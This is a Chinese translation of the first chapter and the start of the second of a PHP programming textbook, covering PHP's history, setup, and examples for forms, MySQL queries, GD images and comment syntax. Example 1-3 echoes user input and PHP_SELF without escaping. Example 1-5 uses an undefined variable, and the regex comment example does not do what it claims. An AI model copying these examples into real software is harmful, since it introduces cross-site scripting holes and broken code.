这些工具是一组用 C 语言编写的紧凑型 cgi 二进制文件。它们可执行许多功能，包括：

· 在你自己的私人日志文件中记录对页面的访问
· 实时查看日志信息
· 为该日志信息提供一个不错的界面
· 在页面上显示上次访问信息
· 完整地进行每日访问量和总访问量的计数
· 根据用户域禁止用户访问
· 基于用户域的密码保护页面
```

注 1　请访问 http://www.broadview.com.cn/40463 下载本书提供的附加参考资料，如正文中提及参见“链接 1”“链接 2”等时，可在下载的“参考资料 .pdf”文件中查询。

- 根据用户的电子邮件地址跟踪访问
- 跟踪引用网址——HTTP_REFERER 支持
- 执行服务器端包含而不需要服务器支持
- 能够不记录来自某些域（例如，你自己的域）的访问
- 轻松创建和显示表单
- 可以在以下文件中使用表单信息

下面是你使用这些工具的功能时不需要做的事：

- 不需要 root 访问权限——安装在 ~/public_html 目录中
- 不需要在服务器中启用服务器端包含
- 不需要访问 Perl、Tcl 或任何其他脚本解释器
- 不需要访问 httpd 日志文件

这些工具能工作的唯一要求是你能够执行自己的 cgi 程序。如果你不确定这是什么意思，请询问系统管理员。

这些工具还允许你实现留言簿或任何其他需要写信息、并在大约 2 分钟后将其显示给用户的表单。

这些工具在 GNU 公共许可证下分发的公共域中。是的，这意味着它们是免费的!

有关这些工具的完整演示，请将浏览器指向：
http://www.**.org/~rasmus

--
Rasmus Lerdorf
rasmus@io.org
http://www.**.org/~rasmus

注意，这个公告里面显示的邮箱和网址早已不存在了，但这则公告的内容反映了人们当时关注的一些东西，例如，处理受口令保护的页面、轻松创建表单、可以查看表单数据页面等。公告里面也说了，PHP 语言对于一些有用的开发工具来说是一个框架，这也是对 PHP 最初的定位。

公告只涉及了一些 PHP 内置的工具，但是最终目的是要创建一个框架，它可以很容易地扩展 PHP，以添加更多的工具。这些附加的业务逻辑由 C 语言开发——就是一个简单的解析器，从 HTML 内容中挑选出标签，然后调用各种各样的 C 函数进行处理。没有真的计划要开发一种脚本语言。

那么，发生了什么？

Rasmus 在多伦多大学的一个相当庞大的项目中开始工作，这个项目需要一个工具，要将不同地方的数据集合在一起，并基于 Web 展示一个友好的管理界面。他选择使用 PHP 完成这个任务，但是出于性能考虑，需要将 PHP 1.0 中的各种小工具更好地整合在一起，

并且集成到 Web 服务器中。

最初，一些基于 NCSA（国家超级计算应用中心）Web 服务器的破解补丁，被用来支持 PHP 的核心功能。这种方法带来了一些问题，如果你想使用这些功能，必须要用特殊破解的软件版本替换你的 Web 服务器软件。幸运的是，Apache 当时开始成长，并且 Apache 的 API 接口更容易将一些类似 PHP 的功能集成到服务器中。

在接下来的时间中，开发者们又做了很多工作，PHP 语言本身关注的方向也发生了一些变化。下面是在 1996 年 4 月公布的 PHP 2.0（PHP/FI）的公告：

```
From: rasmus@madhaus.utcs.utoronto.ca (Rasmus Lerdorf)
Subject: ANNOUNCE: PHP/FI Server-side HTML-Embedded Scripting
Language Date: 1996/04/16
Newsgroups: comp.infosystems.www.authoring.cgi

PHP/FI 是服务器端 HTML 嵌入式脚本语言。它具有内置的访问日志记录和访问限制功能，
还支持对 mSQL 和 / 或 Postgres95 后端数据库的嵌入式 SQL 查询。

它很可能是可用于创建支持数据库的网站的最快速、最简单的工具。

它可以与任何类 UNIX 系统中的任何基于 UNIX 的 Web 服务器一起使用。该软件包对于包
括商业在内的所有用途都是完全免费的。

功能列表：

· 访问记录
将对页面的每次点击都记录到 dbm 或 mSQL 数据库中。
具有数据库格式的命中信息使以后的分析更加容易。
· 存取限制
使用口令保护你的页面，或基于引用 URL 以及许多其他选项来限制访问。
· 支持 mSQL
将 mSQL 查询直接嵌入 HTML 源文件
· 支持 Postgres95
将 Postgres95 查询直接嵌入 HTML 源文件中
· 支持 DBM
DB、DBM、NDBM 和 GDBM 均受支持
· 支持 RFC-1867 文件上传
创建文件上传表单
· 变量、数组、关联数组
· 用户定义的函数，带有静态变量 + 递归
· 条件循环和 While 循环
有条件的动态网页编写没有比使用 PHP/FI 条件和循环支持更容易的了
· 扩展正则表达式
通过支持完整的正则表达式，支持强大的字符串操作
```

· 原始 HTTP 标头控件
使你可以将自定义的 HTTP 标头发送到浏览器，以获取 cookie 等高级功能。
· 动态 GIF 图片创建
通过一组易于使用的标签支持 Thomas Boutell 的 GD 库。

可以从网址：<URL：http：//www.***.net/php> 下载文件存档。

--
Rasmus Lerdorf
rasmus@vex.net

这是第一次出现“脚本语言”这个术语。PHP 1.0 的简单标签替换代码被替换成了解析器，可以处理更加复杂的嵌入式标签语言。按照今天的标准，这种标签语言并不是特别复杂，但相对于 PHP 1.0 来说，它是复杂的。

这种变化的主要原因是，PHP 1.0 的用户很少使用基于 C 语言的框架去开发组件。大部分用户更喜欢把逻辑处理嵌入他们自己的 Web 页面，有条件地创建 HTML 内容，自定义标签和其他类似功能。PHP 1.0 的用户不断地要求增加点击跟踪页脚，或者有条件地输出不同的 HTML 页面块。这便导致创建了一个 if 标签。一旦创建了 if 标签，便需要一个 else，同时也为 where 标签的出现起到了铺垫作用，这样你有意或无意之间，已经完成了一种脚本语言。

截止到 1997 年年中，PHP 2.0 已经有了很大发展，同时吸引了大量的用户，但是底层的解析引擎仍然存在一些稳定性问题。这个项目也仍然是一个人在努力，并且在各处做一些维护。在征得大家的同意后，以色列特拉维夫的 Zeev Suraski 和 Andi Gutmans 自愿为 PHP 3.0 版本重写了底层解析器引擎。后来其他人也自愿为 PHP 的其他功能出力，于是这个项目从一个人的努力，变成了一个世界各地的开发者参与的真正的开源项目。

下面是 1998 年 6 月发布的 PHP 3.0 公告：

1998 年 6 月 6 日，PHP 开发团队宣布发布 PHP 3.0，这是服务器端脚本解决方案的最新版本，已经在超过 70 000 个万维网站点上使用。

此流行脚本语言的全新版本包括对所有主要操作系统（Windows 95/NT，绝大多数版本的 UNIX 和 Macintosh）和 Web 服务器（包括 Apache、Netscape 服务器、WebSite Pro 和 Microsoft Internet Information Server）的支持。

PHP 3.0 还支持各种数据库，包括 Oracle、Sybase、Solid、MySQL、mSQL 和 PostgreSQL，以及 ODBC 数据源。
新功能包括持久性数据库连接，对 SNMP 和 IMAP 协议的支持以及经过改进的 C API，用于使用新功能扩展语言。

本语言的开发者之一 Rasmus Lerdorf 说："PHP 是一种非常适合程序员使用的脚本语言，适合那些几乎没有编程经验或完全没有编程经验的人以及需要快速完成工作的经验丰富的 Web 开发人员。关于 PHP 的最好的事情就是你可以快速获得结果。"。

新语言的核心实现者之一 Andi Gutmans 补充说："版本 3 提供了更强大、更可靠和更高效的语言实现，同时保持了易用性和快速开发，这些是 PHP 成功的关键。"

Circle Net, Inc. 首席技术官 Troy Cobb 说："在 Circle Net，我们发现 PHP 是当今可用的最健壮的基于 Web 的快速应用程序开发平台。使用 PHP 将我们的开发时间缩短了一半，并使客户满意度提高了一倍以上。PHP 使我们能够提供以惊人的速度执行数据库驱动型动态解决方案。"

可从 PHP 的官网免费下载源代码形式和二进制版本的 PHP 3.0。

PHP 开发团队是一个国际性的程序员团队，负责 PHP 和相关项目的开放式开发。

更多信息可以通过 core@php.net 与 PHP 开发团队联系。

PHP 3.0 发布之后，用户数有了巨大的提升。很多开发者想要更改 PHP 的架构体系，于是 PHP 4.0 预示着将会有一些根本性的变化。这些变化包括，在语言和 Web 服务器之间进行抽象化，添加线程安全机制以及更加高级的两阶段分析并执行的标签解析系统。这个新的解析器主要由 Zeev 和 Andi 编写完成，所以被命名为 Zend 引擎。经过很多开发者大量的改进完善之后，PHP 4.0 在 2000 年 5 月 22 日发布了。

本书英文版出版时，PHP 7.3 已经发布了一段时间。现在又已经有一些小版本陆续发布出来，所以当前版本的稳定性已经非常高了。正如你在书中看到的，这个版本的 PHP 有几个重大的进展，主要在服务器端的代码处理方面。许多其他小改动、功能增加和性能增强之处也被纳入其中。

PHP 的广泛使用

图 1-1 展示了截止到 2019 年 3 月 W3Techs[注1] 编制的 PHP 的使用量。数据最惹人关注的部分是，在被调查的网站中，有将近 79% 在使用 PHP，而使用最广泛的仍然是 5.0 版。如果看一下使用的调查方法[注2]，你将会看到 W3Techs 根据流量和网站受欢迎程度挑选了世界上前一千万名的网站。所以很明显，PHP 确实在被非常广泛地使用。

注 1　详情参见链接 2。
注 2　详情参见链接 3。




图1-1：截止到2019年3月PHP的使用量

安装 PHP

正如前面所提到的，PHP 可用于许多操作系统和平台。因此，我们鼓励你访问 PHP 说明文件[注1]找到最适合你当前环境的版本，并遵循相应的设置说明。

你可能不时地还需要修改 PHP 的配置方式。要做到这一点，需要修改 PHP 的配置文件并重新启动 Web(Apache)服务器。每次修改 PHP 的环境，都需要重新启动 Web(Apache)服务器，以使更改生效。

PHP的配置通常保存在一个名为*php.ini*的文件中。在此文件中的设置控制着PHP的特性，例如，会话处理和表单处理行为。后面的章节会涉及 *php.ini* 的一些选项，但总体上本书的代码不需要专门配置。参见PHP的相关说明文件[注2]有助于了解*php.ini*配置的更多信息。

PHP 的开发流程

PHP 页面一般是将 PHP 命令嵌入 HTML 的页面。而许多其他动态网页的解决方案是通

注 1　参见链接 4。
注 2　参见链接 5。

过脚本生成 HTML。Web 服务器处理 PHP 的命令并将其输出(和文件中的任何 HTML 内容)发送到浏览器。示例 1-1 显示了一个完整的 PHP 页面。

示例1-1: hello_world.php

```
<html>
 <head>
 <title>Look Out World</title>
 </head>

 <body>
 <?php echo "Hello, world!"; ?>
 </body>
</html>
```

将上面的内容保存到一个名为 *hello_world.php* 的文件中，然后使用浏览器访问它。结果如图 1-2 所示。




图1-2: hello_world.php的输出

PHP 的 echo 命令将生成的输出插入 HTML 文件（在本例中是字符串“Hello, world!”）。在这个例子中，PHP 代码被放置在 <?php 和 ?> 标记之间。还有其他方法可以标记你的 PHP 代码，请参阅第 2 章的完整描述。


配置页面

PHP 的 phpinfo() 函数创建了一个包含 PHP 的安装状况以及当前配置的全面信息的 HTML 页面。可以用它来查看你是否安装了特定扩展，或是否有已定制的 *php.ini* 文件。示例 1-2 所示的是一个完整显示 phpinfo() 输出的页面。

示例1-2：使用phpinfo()

```
<?php phpinfo();?>
```

图 1-3 显示了示例 1-2 的部分输出。



PHP Version 7.4.0

System	Windows NT TOWERCASE 10.0 build 18362 (Windows 10) AMD64
Build Date	Nov 27 2019 10:07:05
Compiler	Visual C++ 2017
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\wamp64\bin\apache\apache2.4.41\bin\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,TS,VC15
PHP Extension Build	API20190902,TS,VC15
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*, bzip2.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.4.0, Copyright (c) Zend Technologies
with Zend OPcache v7.4.0, Copyright (c), by Zend Technologies
with Xdebug v2.8.0, Copyright (c) 2002-2019, by Derick Rethans

zend engine

图1-3：phpinfo()的部分输出

表单

示例 1-3 创建并处理了一个表单。当用户提交表单时，键入的 name 字段信息通过 $_SERVER['PHP_SELF'] 表单操作被发送回当前页。下面的 PHP 代码会测试 name 字段，如果找到就显示一个问候。

示例1-3：处理一个表单（form.php）

```
<html>
 <head>
```

```
<title>Personalized Greeting Form</title>
</head>

<body>
<?php if(!empty($_POST['name'])) {
echo "Greetings, {$_POST['name']}, and welcome.";
} ?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post">
Enter your name: <input type="text" name="name" />
<input type="submit" />
</form>
</body>
</html>
```

图 1-4 显示了具体表单和信息。




图1-4: 表单和问候页面

PHP 程序主要通过 $_POST 和 $_GET 数组变量来访问表单中的值。第 8 章将更详细地讨论表单和表单处理。

数据库

PHP 支持所有流行的数据库系统，包括 MySQL、PostgreSQL、Oracle、Sybase、SQLite 和 ODBC 兼容的数据库。图 1-5 显示了在一个书评网站上通过 PHP 脚本运行 MySQL 数

据库查询来寻找一本书的部分结果。它列出了书名、图书出版年份和图书的 ISBN 号。

These Books are currently available

Title	Year Published	ISBN
Executive Orders	1996	0-425-15863-2
Forward the Foundation	1993	0-553-56507-9
Foundation	1951	0-553-80371-9
Foundation and Empire	1952	0-553-29337-0
Foundation's Edge	1982	0-553-29338-9
I, Robot	1950	0-553-29438-5
Isaac Asimov: Gold	1995	0-06-055652-8
Rainbow Six	1998	0-425-17034-9
Roots	1974	0-440-17464-3
Second Foundation	1953	0-553-29336-2
Teeth of the Tiger	2003	0-399-15079-X
The Best of Isaac Asimov	1973	0-449-20829-X
The Hobbit	1937	0-261-10221-4
The Return of The King	1955	0-261-10237-0
The Sum of All Fears	1991	0-425-13354-0
The Two Towers	1954	0-261-10236-2

图1-5：通过一个PHP脚本运行MySQL书籍清单查询

示例 1-4 中的代码可连接到数据库，发出一个查询来检索所有可用的书（通过提供 WHERE 子句），并通过一个 while 循环生成一张表格作为返回结果的输出。

这个示例数据库的 SQL 代码在提供的 *library.sql* 文件中。创建 library 数据库后，可以将此代码放入 MySQL，以供你测试以下代码示例以及第 9 章中的相关示例。

示例1-4：查询books数据库（booklist.php）

```
<?php

$db = new mysqli("localhost", "petermac", "password", "library");
```

```
// 确保以上凭据对你的环境是正确的
if ($db->connect_error) {
 die("Connect Error ({$db->connect_errno}) {$db->connect_error}");
}

$sql = "SELECT * FROM books WHERE available = 1 ORDER BY title";
$result = $db->query($sql);

?>
<html>
<body>

<table cellSpacing="2" cellPadding="6" align="center" border="1">
 <tr>
 <td colspan="4">
 <h3 align="center">These Books are currently available</h3>
 </td>
 </tr>

 <tr>
 <td align="center">Title</td>
 <td align="center">Year Published</td>
 <td align="center">ISBN</td>
 </tr>
 <?php while ($row = $result->fetch_assoc()) { ?>
 <tr>
 <td><?php echo stripslashes($row['title']); ?></td>
 <td align="center"><?php echo $row['pub_year']; ?></td>
 <td><?php echo $row['ISBN']; ?></td>
 </tr>
 <?php } ?>
</table>

</body>
</html>
```

数据库提供的动态内容是新闻、博客、电子商务网站的网站核心。从 PHP 访问数据库的更多细节可参见第 9 章。

图片

使用 PHP 的 GD 扩展，可以很容易地创建和处理图片。示例 1-5 提供了一个文本输入字段，允许用户自定义一个按钮上的文本。这个例子中带有一个空按钮图片文件，在按钮上居

中显示的文本是通过 GET 参数传递的 'message'。结果会作为一个 PNG 图片发送回浏览器。

示例1-5：动态按钮（graphic_example.php）

```
<?php
if (isset($_GET['message'])) {
 // 加载字体和图片，计算文本宽度
 $font = dirname(__FILE__) . '/fonts/blazed.ttf';
 $size = 12;
 $image = imagecreatefrompng("button.png");
 $tsize = imagettfbbox($size, 0, $font, $_GET['message']);

 // 确定中心点
 $dx = abs($tsize[2] - $tsize[0]);
 $dy = abs($tsize[5] - $tsize[3]);
 $x = (imagesx($image) - $dx) / 2;
 $y = (imagesy($image) - $dy) / 2 + $dy;

 // 绘制文本
 $black = imagecolorallocate($im,0,0,0);
 imagettftext($image, $size, 0, $x, $y, $black, $font, $_GET['message']);

 // 返回图片
 header("Content-type: image/png");
 imagepng($image);

 exit;
} ?>
<html>
 <head>
 <title>Button Form</title>
 </head>

 <body>
 <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
 Enter message to appear on button:
 <input type="text" name="message" /><br />
 <input type="submit" value="Create Button" />
 </form>
 </body>
</html>
```

由示例 1-5 产生的页面如图 1-6 所示，创建的按钮如图 1-7 所示。

图1-6: 创建按钮表单

图1-7: 创建的按钮

可以使用 GD 完成动态调整图片、生成图表等许多功能。PHP 还有一些扩展，可生成流行的 PDF 格式的文件。

本书第 10 章包含动态图片生成的深入介绍，第 11 章则展示了如何创建 Adobe PDF 文件。

下一步

现在你已经初尝了 PHP 的滋味，知道了它能做什么，并准备好了如何学习 PHP 编程。我们将从语言的基本结构开始，特别关注用户定义的函数、字符串处理和面向对象编程。然后转向具体的应用领域，例如，Web、数据库、图形、XML 和安全。我们以内置函数和扩展的快速参考作为本书结尾。精通这些章节的内容后，你就会成为 PHP 的行家!

第 2 章

语言基础

本章简要介绍 PHP 语言的核心内容，包括数据类型、变量、操作符和流程控制语句等基本主题。PHP 深受 Perl、C 等编程语言的影响，所以如果你有这些语言的编程经验，学习 PHP 将很容易。如果 PHP 是你学习的第一种编程语言，那也不用担心，我们将从一个 PHP 程序的基本单元开始逐步学习。

词法结构

编程语言的词法结构是指一套如何用该语言编写程序的基本规则。它是语言最底层的语法，指明了如何定义变量名、如何进行注释以及程序语句如何彼此分开等。

大小写区分性

用户定义的类、函数、内置的结构以及关键字，如 echo、while、class 等是不区分大小写的。下面这三行代码是等价的：

```
echo("hello, world");
ECHO("hello, world");
EcHo("hello, world");
```

另一方面，变量是区分大小写的。也就是说，$name、$NAME 和 $NaME 是三个不同的变量。

语句和分号

语句是执行某些操作的 PHP 代码集合。它可以是简单的变量赋值，也可以是复杂的有多个退出点的循环。

下面是一个用 PHP 语句编写的小例子，其中包括函数调用、对一些变量赋值，以及一条 if 语句：

```
echo "Hello, world";
myFunction(42, "O'Reilly");
$a = 1;
$name = "Elphaba";
$b = $a / 25.0;
if ($a == $b) {
 echo "Rhyme? And Reason?";
}
```

PHP 使用分号来分隔简单语句。复合语句使用大括号标记代码块，如条件测试或循环，不需要在右大括号后面使用分号。和其他语言不同，在 PHP 中，右大括号之前的分号是必须要写的：

```
if ($needed) {
 echo "We must have it!";  // 这里必须要有分号
}  // 这里的大括号后不需要分号
```

PHP 结束标签之前的分号是可有可无的：

```
<?php
if ($a == $b) {
echo "Rhyme? And Reason?";
}
echo "Hello, world"  // 在结束标签之前可以没有分号
?>
```

在结束标签之前写上可选的分号是一个很好的编程习惯，这样做便于以后添加代码。

空白符和换行

一般情况下，PHP 程序中的空白符并不重要。你可以将一条语句扩展成多行，也可以把一堆语句写在一行。例如，下面的语句：

```
raisePrices($inventory, $inflation, $costOfLiving, $greed);
```

也可以写入更多的空白符：

```
raisePrices (
 $inventory ,
 $inflation  ,
 $costOfLiving ,
```

```
    $greed
);
```

或用更少的空白符：

```
raisePrices($inventory,$inflation,$costOfLiving,$greed);
```

可以利用这种灵活的格式使代码更易读（将赋值语句排成一列、缩进等）。一些懒惰的程序员滥用这种自由形式，写出的代码根本不可读——这是不推荐的。

注释

注释可以给阅读代码的人提供信息，但 PHP 在执行时会忽略这些。即使你认为你是唯一一个会阅读自己代码的人，在代码中加注释也是一个好做法——当你回顾几个月前写的代码时，其看起来很可能像是一个陌生人写的。

好的做法是让你的注释尽可能少，但又足以说明发生了什么。不要注释显而易见的事情，免得掩盖了真正需要的注释。例如，下面这个注释是没有意义的：

```
$x = 17;    // 将 17 存储到变量 $x 中
```

而对这个复杂的正则表达式的注释将有助于别人维护你的代码：

```
// 将实体 &#nnn; 转换成字符
$text = preg_replace('/&#([0-9])+;/', "chr('\\1')", $text);
```

PHP 提供了多种在代码中加注释的方式，这些方式都借鉴自现有的语言（如 C、C++ 和 UNIX shell）。一般情况下，为代码添加 C 风格或者 C++ 风格的注释。

shell 风格的注释

当 PHP 在代码中遇到哈希标记字符（#）时，从哈希标记开始到本行结束或 PHP 代码段结束（二者取其先）的这一部分都被认为是注释。这种注释方法可以在 UNIX shell 脚本语言中找到，而且可用于注释单行代码或进行简短说明。

由于哈希标记在页面上是十分直观的，所以 shell 风格的注释有时被用于标记代码块：

```
######################
## Cookie 函数
######################
```

有时它们被放在一行代码的前面用来确定其功能。在这种情况下，它们通常和它们想要

注释的代码缩进的层次相同：

```
if ($doubleCheck) {
 # 创建一个 HTML 表单来请求用户确认操作
 echo confirmationForm();
}
```

单行代码的短注释经常和代码放在同一行：

```
$value = $p * exp($r * $t); # 取得混合计算的值
```

当 HTML 和 PHP 代码紧密混合时，可以使用 PHP 闭合标签来终止注释：

```
<?php $d = 4; # 设置 $d 为 4。 ?> Then another <?php echo $d; ?>
Then another 4
```

C++ 风格的注释

当 PHP 在代码中遇到双斜杠（//）时，一切以双斜杠开始到本行结束或者代码段结束（二者取其先）的部分都被认为是注释。这种风格的注释源自 C++。它的结果和 shell 的注释风格相同。

下面是使用 C++ 风格的注释改写 shell 风格的注释的例子：

```
////////////////////////////
// Cookie 函数
////////////////////////////

if ($doubleCheck) {
 // 创建一个 HTML 表单来请求用户确认操作
 echo confirmationForm();
}

$value = $p * exp($r * $t); // 得到混合计算的值

<?php $d = 4; // 设置 $d 为 4?> Then another <?php echo $d; ?>
Then another 4
```

C 风格的注释

虽然 shell 风格和 C++ 风格的注释可用于注释代码或进行简短说明，但较长的注释可能需要不同的风格。因此，PHP 支持来自 C 语言语法的块注释。PHP 将一个斜杠后跟着一个星号（/*）到一个星号后跟着一个斜杠（*/）之间的部分认为是注释。这样的注释和之前介绍的那些注释方式不同，它可以跨越多行。

下面是一个 C 风格多行注释的例子：

```
